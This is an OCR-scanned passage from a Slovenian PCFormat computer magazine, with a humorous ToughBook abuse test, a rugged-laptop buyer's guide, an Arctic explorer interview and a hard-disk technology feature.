PS: Mogoče bi bilo dobro, da omenim tudi incident, do katerega je prišlo med pripravo zajtrka. Bil sem še malo zaspan in sem po nesreči po tipkovnici ToughBooka polil mleko.

Brez panike! S kuhinjsko krpo sem problem takoj rešil. Moram pa priznati, da se zdaj pri tipkanju sliši nek dodaten "pong". Prepričan sem, da bo minilo.



Naslovnik: PCFormat
Datum in ura: 4. julij, 12:42

Zadeva:

4

NANJ SEM PARKIRAL AVTO

Ste vedeli, da Saab 900 tehta okoli 1,4 tone? Google pravi, da je to po teži enako enemu kubičnemu metru peska, pet let staremu slonu ali komunikacijskemu satelitu Amos II.

"Zakaj nam pošiljaš te strašno zanimive informacije?" se zdaj verjetno sprašujete. No... heh... preko ToughBooka sem zapeljal z avtom.

ŽAL MI JE! Notesnik sem postavil na tla, da bi sosedu pomagal v hišo zanesti nakupljeno robo, in sem ga nekako pozabil pobrati. Naslednja stvar, ki se je spomnim, je čuden, pokajoč zvok, ko sem se zapeljal vzvratno. Morda sem za nekaj sekund tudi parkiral nanj.

A mi verjetno sploh ne boste verjeli: ko sem notesnik odprl, je deloval brez najmanjših težav. Edini stvari, ki sta bili poškodovani, sta bili tečaj in ena izmed zaščit, ki varuje vrata.

Zapomnite si tole – od sedaj naprej bom za ToughBook skrbel veliko lepše. Prisežem.

Pozdrav,
Robert

Naslovnik: PCFormat
Datum in ura: 10 julij, 9:46

Zadeva:
ZMRZNIL JE!

Me pa res kličete ob najmanj primernih trenutkih. Včeraj zvečer sem si ravno pripravljal večerjo po napornem dnevu v službi, ko ste me poklicali. (Res ni bilo razloga, da ste me motili.) In ker ste me za trenutek zmedli, sem na koncu vtaknil ToughBook v hladilnik. Prosim vas, da sprejmete moje iskreno opravičilo – že spet.

Lahko si predstavljate moje presenečenje, ko sem zjutraj v torbi notesnika našel dve na pol odmrznjeni jabolčni piti. Hahaha! Takoj sem stekel domov, da bi poskusil rešiti ToughBook. Kar nekaj minut je trajalo, da se je odtajal, saj je pri temperaturi –18 stopinj Celzija preživel zadnjih 14 ur. A po tem je spet deloval brez težav.

Ali sem odpuščen?
Robert

5

Naslovnik: Robert Mraz
Datum in ura: 12 julij, 10:01

Zadeva:
KONČNA OCENA


Seveda nisi odpuščen, Robert. Zanimalo nas je, če bo notesnik preživel popolnega idiota, in ti si to nalogo hitro in učinkovito izpeljal do popolnosti...
Aljoša Hancman, urednik, PCFormat

6

Ko postane vroče, je krema za sončenje premalo

Kakšne specifikacije potrebujete na naftni ploščadi in kakšne na bojnem polju? Ti modeli zapolnijo niše

Panasonic ToughBook CF-29



VOJSKA

Novejši CF-29 sedi na prestolu serije ToughBook z inovativnimi dodatki, brezžičnimi aplikacijami in robustnostjo. V svojem preoblikovanem ohišju iz magnezijeve zlitine CF-29 skriva vgrajene tehnologije GSM/GPRS, BlueTooth in GPS, ki omogočajo popolno mobilnost.

Specifikacije
Tehnologija Intel Centrino Mobile (1,2GHz)
13,3-palčni zaslon TFT občutljiv na dotik
40GB trdi disk
256MB RAM (nadgradljiv)
Baterija vzdrži do 8 ur in pol
Brezžična povezljivost
Tehta 3,5kg

Cena Ok. 890.000 SIT + DDV

TerraLogic ToughNote Series M

RAZISKOVANJE

Uporabljajo ga v vojski, naftni industriji, okoljevarstvenih agencijah, pri raziskovanjih, pa tudi ekipe ZN, ki delajo v Afriki. Tako kot s ThoughBookom lahko z njim delate v mrazu, na vlagi in na ekstremnih višinah, preživi pa tudi hujše udarce.

Specifikacije
Tehnologija Intel Centrino Mobile (1,5GHz)
Windows 2000 ali Windows XP
Dobro berljiv 13-palčni zaslon TFT
512MB DDR RAM
20GB trdi disk
64MB grafična kartica ATI
3,5-palčna disketna enota
24x CD-ROM
Tehta 4,7kg

Cena Ok. 1.050.000 SIT + DDV

Itronix GoBook III


NA PROSTEM

Itronix mnogi smatrajo za prvega proizvajalca robustnih notesnikov v Evropi in drugega v Severni Ameriki. GoBook III je njihov najnovejši robustnež, ki bi lahko bil huda konkurenca tudi ToughBooku. Za več informacij obiščite spletno stran **www.itronix.com.**

Specifikacije
Tehnologija Intel Centrino Mobile (1,8GHz)
Windows XP
12,1-palčni zaslon TFT občutljiv na dotik
512MB DRAM (nadgradljiv)
Izmenljiv 40GB trdi disk (nadgradljiv)
Integrirana podpora za brezžično povezavo (802.11b/g)
Tehta 3,7kg

Cena Ok. 920.000 SIT

Scorpion RBM from DRS Technologies




VOJSKA

Razvit je bil v okviru vojaškega programa Bowman (**www.mod.uk/dpa/projects/bowman.htm**) z namenom, da se bo lahko zoperstavil najbolj težavnim razmeram. Pohvali se lahko s popolnoma zatesnjenim ohišjem, odpornostjo na različne temperature, močno zgradbo in vojaško preteklostjo.

Specifikacije
Intel Pentium III, 700MHz
Windows 95, 98, 2000, Microsoft NT v4.0, Solaris
12,1-palčni zaslon SVGA
128MB SDRAM PC-100 (nadgradljivo na 512MB)
Odstranljivi 20GB trdi disk
Enota DVD/CD-ROM
Tehta 6,7kg

Cena Odvisno od naročila

Toshiba Portege M300



ZA VSAK DAN

To sicer ni robustni notesnik v najstrožjem pomenu besede, vendar prinaša trdnost v svet standardnih notesnikov. M300 predstavlja nov Toshibin sistem imenovan EasyGuard, ki vključuje trdno magnezijevo ohišje, zaščito trdega diska in na polivanje sokov odporno tipkovnico.

Specifikacije
Tehnologija Intel Centrino Mobile (1,2GHz)
Windows XP
Brezžična mrežna povezava Intel PRO 802.11b/g
12,1-palčni zaslon TFT XGA
256MB DDR RAM
Do 60GB trdi disk
Enota DVD
Tehta 1,6kg

Cena Ok. 360.000 SIT

LAHKO VAŠ NOTESNIK...

PREŽIVI LEDENO NEVIHTO?

Morda ste mnenja, da naši testi niso bili dovolj ekstremni. Raziskovalec Gary Rolfe razlaga, kaj se dogaja s tehnologijo v okolju, kjer vrela voda zmrzne v trenutku

Do kakšnih težav prihaja s tehnologijo v skrajnem mrazu?

"Na opremi, ki se odmrzne, zastaja voda. Ta povzroča težave. Prvi notesniki so bili nočna mora – zaradi strahu pred kondenzom sem si pogrizel vse nohte. Povsem nov notesnik sem lahko nepopravljivo okvaril že samo, če sem si ga drznil prehitro vklopiti.

Vsak, ki uporablja mobilni telefon, bo vedel tudi to, da zasloni LCD postanejo pri nizkih temperaturah počasni. Tak zaslon sestavlja plast tekočih kristalov med dvema steklenima ploščama. Ko se zaslon ohladi, se tekoči kristali strdijo in njihove prevodne lastnosti se spremenijo, kar povzroči, da postane zaslon počasen in moten.

Moj šotor je poln tabujev za notesnike. Vse je tu: kondenz, pasja dlaka, mraz in velike količine mastne hrane ter lepljivih vročih napitkov. Hermetično zatesnjen notesnik je zelo uporaben za ljudi, kakršen sem jaz, ki stalno spuščajo hrano iz rok in polivajo pijačo."

In zakaj bi na oddaljeni Arktiki človek sploh potreboval notesnik?

"Učinkovitost je tu glavni razlog, saj moram vse postoriti sam. Vedno iščem nove tehnologije, ki bi jih lahko uporabljal v navezi s starodavno tradicijo vlečenja sani s psi. Zelo sem izbirčen pri tem, kaj bom uporabil: življenja mojih psov in tudi moje življenje so odvisna od tega.


Notesnik je recimo ključnega pomena pri vodenju vseh potrebščin, ki jih vključuje polarna odprava. Poleg tega lahko z njegovo pomočjo preko e-pošte ostajam v stiku s svojimi prijatelji in družino, dopolnjujem svojo spletno stran s fotografijami in delam zapiske s svojih potovanj. Vendar pa zagon notesnika v arktičnih razmerah ni vedno preprosta stvar."

Kaj je bil doslej največji test za vzdržljivost tvojega notesnika?

Februarja lani je moj ToughBook CF-18 pri reki Mackenzie preživel temperaturo 51 stopinj pod ničlo – to je enkrat hladneje kot na vrhu Everesta. Bilo je tako mrzlo, da sem lahko vrgel v zrak lonček vrele vode, pa se je ta v trenutku spremenila v drobne kristalčke. Če sem pljunil, je na tla padla ledena kocka.

Notesnik sem lahko vklopil manj kot dve uri po tem, ko sem ga segrel. Morda se to vam ne zdi kaj posebnega, jaz pa sem bil čisto zares pošteno impresioniran."

Gary Rolfe je star 38 let in ima skupaj s svojo ekipo psov za seboj že več kot 16.000 kilometrov Arktike. Za več informacij obiščite Garyjevo spletno stran, www.garyrolfe.com.



Gary, notesnik in psi pri reki Mackenzie na Arktiki. Tu je tako mrzlo, da človek dobesedno pljuva ledene kocke.

Gary z notesnikom skrbi za logistiko odprave, z njim kopira slike s fotoaparata in ostaja v stiku z zunanjim svetom.

Slika garyrolfe.com

vrhunci razvoja #2

RAZKRIVAMO NAJSODOBNEJŠO TEHNOLOGIJO

SHRAMBA

PCF razmišlja o tem, kaj nam bodo prinesli prihajajoči trdi diski

Za diske brez gibljivih delov se že dolgo govori, da naj bi zamenjali častitljivo tehnologijo Winchester, ki se uporablja v vseh današnjih trdih diskih. Tako so daljnega leta 1998 raziskovalci zagrizeno napadli sistem magnetnih diskov, saj so trdili, da bo ta kmalu dosegel "superparamagnetno" mejo 3GB/cm^2.

Hitachi pa je že predstavil trde diske, ki znajo zapisovati podatke kar desetkrat gosteje, kar je le še ena od tehnoloških prednosti, ki kaže, da bodo trdi diski še lep čas z nami. Pravzaprav je njihov krog uporabe širi.

Miniaturni trdi diski pa so vedno bolj popularni v svetu kamkorderjev, konkretneje v JVC-jevi seriji Everio, ki je že dočakala drugo generacijo naprav. Te zabavne naprave imajo vgrajene 4GB različice Hitachijevega Microdriva, ki ima premer le dva centimetra in pol, in s podatki že hrani Applove iPode Mini.

SVET JE MAJHEN

Tehnologija trdih diskov bo kmalu omogočala še manjše naprave. Januarja je Toshiba predstavila serijo trdih diskov s premerom 2,15cm, torej diskov, ki so 15 odstotkov manjši od Microdriva. Mini Toshibe so na voljo s kapaciteto 2GB in 4GB, vrtijo se pri 3.600 obratih v minuti, tehtajo manj kot 10g in so debele le 3,3mm. To seveda pomeni, da so ti diski dovolj majhni, da bi jih bilo mogoče vgrajevati v mobilne telefone. Pa še dokaj vzdržljivi so, kar pomeni, da so še toliko bolj primerni za tovrstne naprave.

Trdi diski se torej manjšajo. Ali to pomeni, da se bodo znižale tudi kapacitete? Ne. V bistvu je ravno obratno. Hitachi je pred kratkim predstavil 500GB disk Deskstar 7K500, ki je že na prodajnih policah. Tako ogromno kapaciteto so dosegli s petimi ploščami, namesto običajnih štirih, in sicer v standardnem, 3,5-palčnem disku – taktika, ki jo je podjetje uspešno izkoristilo že pri uspešnem 400GB disku 7K400. Razlika med 7K400 in 7K500 je v tem, da imajo pri slednjem plošče gostoto 100GB, namesto 80GB.

Čeprav je Hitachi predstavil disk S-ATA z največjo kapaciteto doslej, pa ni vodilni pri gostoti zapisa. Nekateri diski podjetij Seagate in Western Digital že nekaj časa uporabljajo 100GB plošče, Seagatov 400GB disk 7200.8 pa lahko na eno samo ploščo spravi kar neverjetnih 133GB podatkov. Samsungova serija diskov P120 je na drugem mestu, s 125GB na ploščo.

Tehnologija trdih diskov pa se je znašla na razpotju. Dokazano je namreč, da superparamagnetna meja le obstaja, le da znaša 18GB/cm^2, namesto 3-6GB/cm^2, kot je veljalo leta 1998. Glede na to, da diski zdaj že dosegajo 15GB/cm^2, bodo kmalu dosegli mejo.

Kakšna je rešitev? Današnji trdi diski podatke zapisujejo podolžno, kot majhne domine, ki se stikajo. Z drugačnim načinom zapisovanja, pri katerem so podatki zapisani navpično, bi se kapacitete lahko še povečevale. To je tehnologija, ki so jo pri Hitachiju napovedali marca letos, z njo pa so na kvadratni centimeter zapisali 34,5GB podatkov. Tako se znajo kmalu pojaviti diski Microdrive s kapaciteto

Hitachijev majhni, a mogočni Deskstar dokazuje, da velikost ni pomembna.

V tem JVC-jevem kamkorderju je 4GB trdi disk.

20GB oziroma klasični trdi diski s kapaciteto 1TB (da, prav ste prebrali, terabajt).

Pri Toshibi so povedali, da bodo njihovi diski do leta 2007 podatke zapisovali navpično, ostali proizvajalci trdih diskov pa bodo morali kmalu slediti, če bodo želeli doseči večje kapacitete na manjšem prostoru.

BOLJŠE ZMOGLJIVOSTI


Večja gostota zapisa pa seveda pomeni tudi boljše zmogljivosti. Hitrosti vrtenja plošč v diskih so se v zadnjih letih le malo spremenile, večja gostota zapisa pa pomeni, da lahko glava vsako sekundo prebere ali zapiše več bitov, kar seveda pomeni večjo prepustnost.

Tako se je pojavila nova različica SATA. SATA 1 omogoča zapisovanje pri 150MB/s, SATA 2 pa bi to hitrost naj podvojil, torej bo znašala 300MB/s. To omogoča nativno razvrščanje podatkov, sistem, kjer se zahteve po branju in zapisovanju razvrstijo tako, da se zmanjša število premikov glave in število vrtljajev, ki so potrebni za izvrševanje zahteve.

SATA 2 pa ima še nekaj dodatnih prednosti. Najbolj zanimiva je eSATA, standard za zunanje povezave. Nekateri proizvajalci so že predstavili naprave za zunanji SATA, na primer HighPoint z Rocket RAID 1520. A ta uporablja kable SATA 1, ki so občutljivi in omejeni na dolžino 1m. Standard eSATA to dolžino podvoji, naslednja različica, xSATA, pa bo omogočala uporabo 8m dolgih kablov. Izboljšana je tudi robustnost, in sicer z možnostmi, kot je priključni sistem ClickConnect. SATA 2 podpira celo vozlišča, tako da je s povezavo SATA 2 mogoče povezati do štiri naprave.

In ko ste že pomislili, da je izbira med zunanjimi diski na vodilih FireWire in USB 2 dovolj težavna, se boste še bolj čohali po glavi, ko bodo na voljo nativne naprave SATA. In kapacitete bodo vrtoglave. Za trde diske je prihodnost torej očitno rožnata. PCF

IGRA Z DOMINAMI



"Hitachi uporablja navpično zapisovanje podatkov, s katerim dosega gostoto zapisa 34,5GB/cm² – to pomeni, da bomo imeli kmalu terabajtne trde diske."

NASLEDNJI MESEC
ZVOČNI MEJNIKI
KAKŠNA JE PRIHODNOST ZVOČNIH ZMOGLJIVOSTI PC-JA IN MEDIJSKIH CENTROV?


PopolniVodič

V prodaji pri "vašem prodajalcu časopisov"

VSEBINA

- 100 strani vodičev po Windows XP
- Obvladajte Widows Media Player 10
- Spoznajte nadzorno ploščo in nastavitve
- Naučite se dela z Windows Movie Maker 2

KNJIGA + CD
1250 SIT



Vsa orodja za optimizacijo Windows XP • Več kot 80 preoblek za Windows Media Player • 70 programov, orodij in še veliko

Stare mame

Peljem zadnjič mojo najdražjo v službo, ko je prišlo do nadvse zanimive situacije. Približala sva se označenemu prehodu za pešce, kjer na najini desni strani na robu pločnika opaziva dve starejši gospe. Normalno zavrem in omogočim gospem prečkati prehod. Vendar šele takrat opazim, da gospe nista imeli namena prečkati ceste, temveč sta se samo pogovarjali. Najbrž o tem, kako hudo je ena izmed njiju bolna, in ali je druga zadnjič videla tretjo z novo trajno. Ker se po pretečenih nekaj dolgotrajnih sekundah še vedno ni zgodilo prav nič, se odločim potrobiti, kajti prav mogoče bi bilo, da je ena izmed ženic senilna in je pozabila prečkati cesto. Ni je bilo večje napake, frdamana mularija pobritoglavska je spet poskušala do smrti prestrašiti starejše državljane. Nauk? Izogibajte se prehodom za pešce in starim mamam. **potocnik@videotop.si**

GeForce 7800 GTX

Poklon novi generaciji grafičnih kartic str.32

PCFormat -ovi strokovnjaki

ANDREJ POTOČNIK
Andrej je zanimiv tič. Zamenjal je eno modro laguno za drugo modro laguno, da bi se lahko udobneje odpeljal do tretje modre lagune. Ugibajte, kateri dve sta Renaultovi.

UROŠ JAUŠOVEC
Ko je dobil v roke spletno kamero, se ga nismo mogli več znebiti, saj je naenkrat postal velik privrženec sestankov uredništva. Ker mi nismo, smo mu kamero vzeli.

BARBARA BANOVIĆ
Zadnje dni vse pogovore, sestanke in debate spelje na morje. Verjetno je krivo dejstvo, da se bliža dopust, kar bi tudi razložilo zaloge tablet proti slabosti pri vožnji.

ALJOŠA HANCMAN
Poletje Aljoši ni naklonjeno. Najprej je imel kar dve bližnji srečanji s policisti in radarjem, potem pa mu je strela skuriła čisto nov predvajalnik DVD-jev. Ne zavidamo.

TOMAŽ KOTNIK
Na našo veliko žalost se je odločil prodati svojega legendarnega fička, ki ga je zamenjal za čisto neuglednega hrošča. Še razmišljamo, če bi mu zamenili.

GREGOR MRAZ
